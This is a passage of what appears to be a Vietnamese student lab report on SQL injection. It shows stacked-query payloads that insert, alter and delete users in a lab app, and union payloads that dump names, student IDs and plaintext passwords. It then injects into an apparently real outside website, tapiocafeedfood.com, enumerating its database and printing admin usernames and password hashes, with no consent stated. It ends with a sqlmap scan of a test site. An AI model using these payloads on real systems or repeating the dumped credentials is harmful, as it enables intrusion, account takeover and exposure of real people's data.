
- **Thêm:**
    - Sử dụng câu lệnh: : samsung'; insert into tbl_users (full_name, username, password) values ('Trinh Viet Hieu','Hieu','Hieu0112'); --



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; insert into tbl_users (full_name, username, password) values ('Trinh Viet Hieu','Hieu','Hieu0112'); --%'

Found no products matched your search term "samsung'; insert into tbl_users (full_name, username, password) values ('Trinh Viet Hieu','Hieu','Hieu0112'); --".

+ Sử dụng lệnh trích xuất dữ liệu bảng tbl_users để tìm user vừa thêm:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from tbl_users;--%'

Found 24 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1	Phan Đ?c Anh	Anh--B18DCAT011	0
2	B18DCAT011	B18DCAT011--test	0
3	b20dcat105	b20dcat105--b20dcat105	0
4	Bui Manh Cuong	cuong--abc123	0
5	Cong Pham	cong--cong456	0
6	Cuongdeptrai	cuongb--123456	0
7	Dau Hoang	dau--abc123	0
8	David Smith	david--test	0
9	Do Manh Cuong	domanhcuong2502--123456	0
10	GemK	GemK--lala	0
11	hung	hung123--abc123	0
12	huy12343	huy1040vn--abcdefg	0
13	HuyNT	huyNT--HUYNT12	0
14	Jerry Cruise	jerry--abc123	0
15	Long Nguyen	long--long123	0
16	Nguy?n Ng?c Khoa	B18DCAT131--kaka	0
17	nguyenquyen	iphone--abc123	0
18	Test 1	test--Test2	0
19	THANH NHT	nht--test	0
20	Tom Cruise	tom--abc123	0
21	Tom Cruisezz	tomzz--128347	0
22	Trinh Viet Hieu	Hieu--Hieu0112	0
23	Tu David	Tu2011--20112001	0
24	Xuan Giang	giang--test	0

- **Sửa:**


+ Sử dụng câu lệnh: samsung'; update tbl_users set password='20092022' where username='Hieu'; --



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; update tbl_users set password='20092022' where username='Hieu'; --%'

Found no products matched your search term "samsung'; update tbl_users set password='20092022' where username='Hieu'; --".

+ Sử dụng lệnh trích xuất dữ liệu bảng tbl_users để tìm user vừa sửa:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from tbl_users;--%'

Found 24 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1	Phan Đ?c Anh	Anh--B18DCAT011	0
2	B18DCAT011	B18DCAT011--test	0
3	b20dcat105	b20dcat105--b20dcat105	0
4	Bui Manh Cuong	cuong--abc123	0
5	Cong Pham	cong--cong456	0
6	Cuongdeptrai	cuongb--123456	0
7	Dau Hoang	dau--abc123	0
8	David Smith	david--test	0
9	Do Manh Cuong	domanhcuong2502--123456	0
10	GemK	GemK--lala	0
11	hung	hung123--abc123	0
12	huy12343	huy1040vn--abcdefg	0
13	HuyNT	huyNT--HUYNT12	0
14	Jerry Cruise	jerry--abc123	0
15	Long Nguyen	long--long123	0
16	Nguy?n Ng?c Khoa	B18DCAT131--kaka	0
17	nguyenquyen	iphone--abc123	0
18	Test 1	test--Test2	0
19	THANH NHT	nht--test	0
20	Tom Cruise	tom--abc123	0
21	Tom Cruisezz	tomzz--128347	0
22	Trinh Viet Hieu	Hieu--20092022	0
23	Tu David	Tu2011--20112001	0
24	Xuan Giang	giang--test	0

- **Xóa:**
  + Sử dụng câu lệnh: samsung'; delete from tbl_users where username = 'Hieu';--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; delete from tbl_users where username = 'Hieu';--%'

Found no products matched your search term "samsung'; delete from tbl_users where username = 'Hieu';--".

4. Khảo sát tối thiểu 3 trang web trên mạng có lỗi chèn mã SQL (không sửa/xóa dữ liệu). Sv có thể tìm các trang khác.

➢ *http://tapiocafeedfood.com/*

- Tìm số trường:




1 . Hội chợ AgroTech Bangladesh 2018!

2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

3 . Công ty cổ phần Nutrivison đã tham gia hội chợ VIV China 2016!

4 . Nutrivision tham gia Hội chợ triển lãm Quốc tế về thức ăn chăn nuôi tại Philippines



1 . Hội chợ AgroTech Bangladesh 2018!


2 . Nutrivision JSC đã tham gia hội chợ viv asia 2017 từ ngày 15-17 tháng 3 tại Băng Cốc, Thái Lan!

3 . Công ty cổ phần Nutrivison đã tham gia hội chợ VIV China 2016!

4 . Nutrivision tham gia Hội chợ triển lãm Quốc tế về thức ăn chăn nuôi tại Philippines

➢ Có 21 trường


– **Tìm cột bị lỗi:** https://www.tapiocafeedfood.com/?php=product_detail&id=-309%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21



- ➢ Cột 3 và cột 10 bị lỗi.

– **Trích xuất cơ sở dữ liệu:**


https://www.tapiocafeedfood.com/?php=product_detail&id=309%20union%20select%201,2,group_concat(database()),4,5,6,7,8,9,group_concat(user()),11,12,13,14,15,16,17,18,19,20,21



- ➢ Tên cơ sở dữ liệu: **vietfarmgr_ha**
- ➢ User: vietfarmgr_ha@localhost

– **Trích xuất danh sách các bảng:**

+ https://www.tapiocafeedfood.com/?php=product_detail&id=-309%20union%20select%201,2,unhex(hex(group_concat(table_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20information_schema.tables%20where%20table_schema=database()



tbl_config,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_new,tbl_product_special,tbl_user,tbl_visitor

Đặt mua


10

- ➢ **Danh sách các bảng:**

  tbl_config,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_new,tbl_product_special,tbl_user,tbl_visitor

– **Trích xuất danh sách các trường của bảng user:**

+ https://www.tapiocafeedfood.com/?php=product_detail&id=-309%20union%20select%201,2,unhex(hex(group_concat(column_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20information_schema.columns%20where%20table_name=0x74626c5f75736572



id,uid,pwd


Đặt mua

10

- ➢ Các trường cảu bảng tbl_user: id,uid,pwd

– **Lấy username và password của tbl_user:**

+ https://www.tapiocafeedfood.com/?php=product_detail&id=-309%20union%20select%201,2,unhex(hex(group_concat(uid,0x2d2d,pwd))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20tbl_user



Thông tin chi tiết

admincp--31b5d7b1a473763500b9b0d66e1a63c2,coder--ee12026a0b34f078925edcb4d85680c8

10

Những sản phẩm khác

1 . H
2018


2 . N
hội c
17 t
Lan!

3 . C
đã t
201


5. Sử dụng công cụ rà quét lỗi và tấn công chèn mã SQL – SQLMap:

– Kiểm tra lỗi chèn mã SQL của trang web có URL là: *http://testphp.vulnweb.com/search.php?test=query”*

  - Sử dụng Kali linux:
  - Lệnh : sqlmap -u ”http://testphp.vulnweb.com/search.php?test=query”




```
┌──(kali㉿B20AT063-Hieu-kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/search.php?test=query"

                                {1.5.8#stable}

                                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:53:12 /2022-09-20/

[13:53:12] [INFO] testing connection to the target URL
[13:53:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:53:12] [INFO] testing if the target URL content is stable
[13:53:13] [INFO] target URL content is stable
[13:53:13] [INFO] testing if GET parameter 'test' is dynamic
[13:53:13] [WARNING] GET parameter 'test' does not appear to be dynamic
[13:53:13] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: 'MySQL')
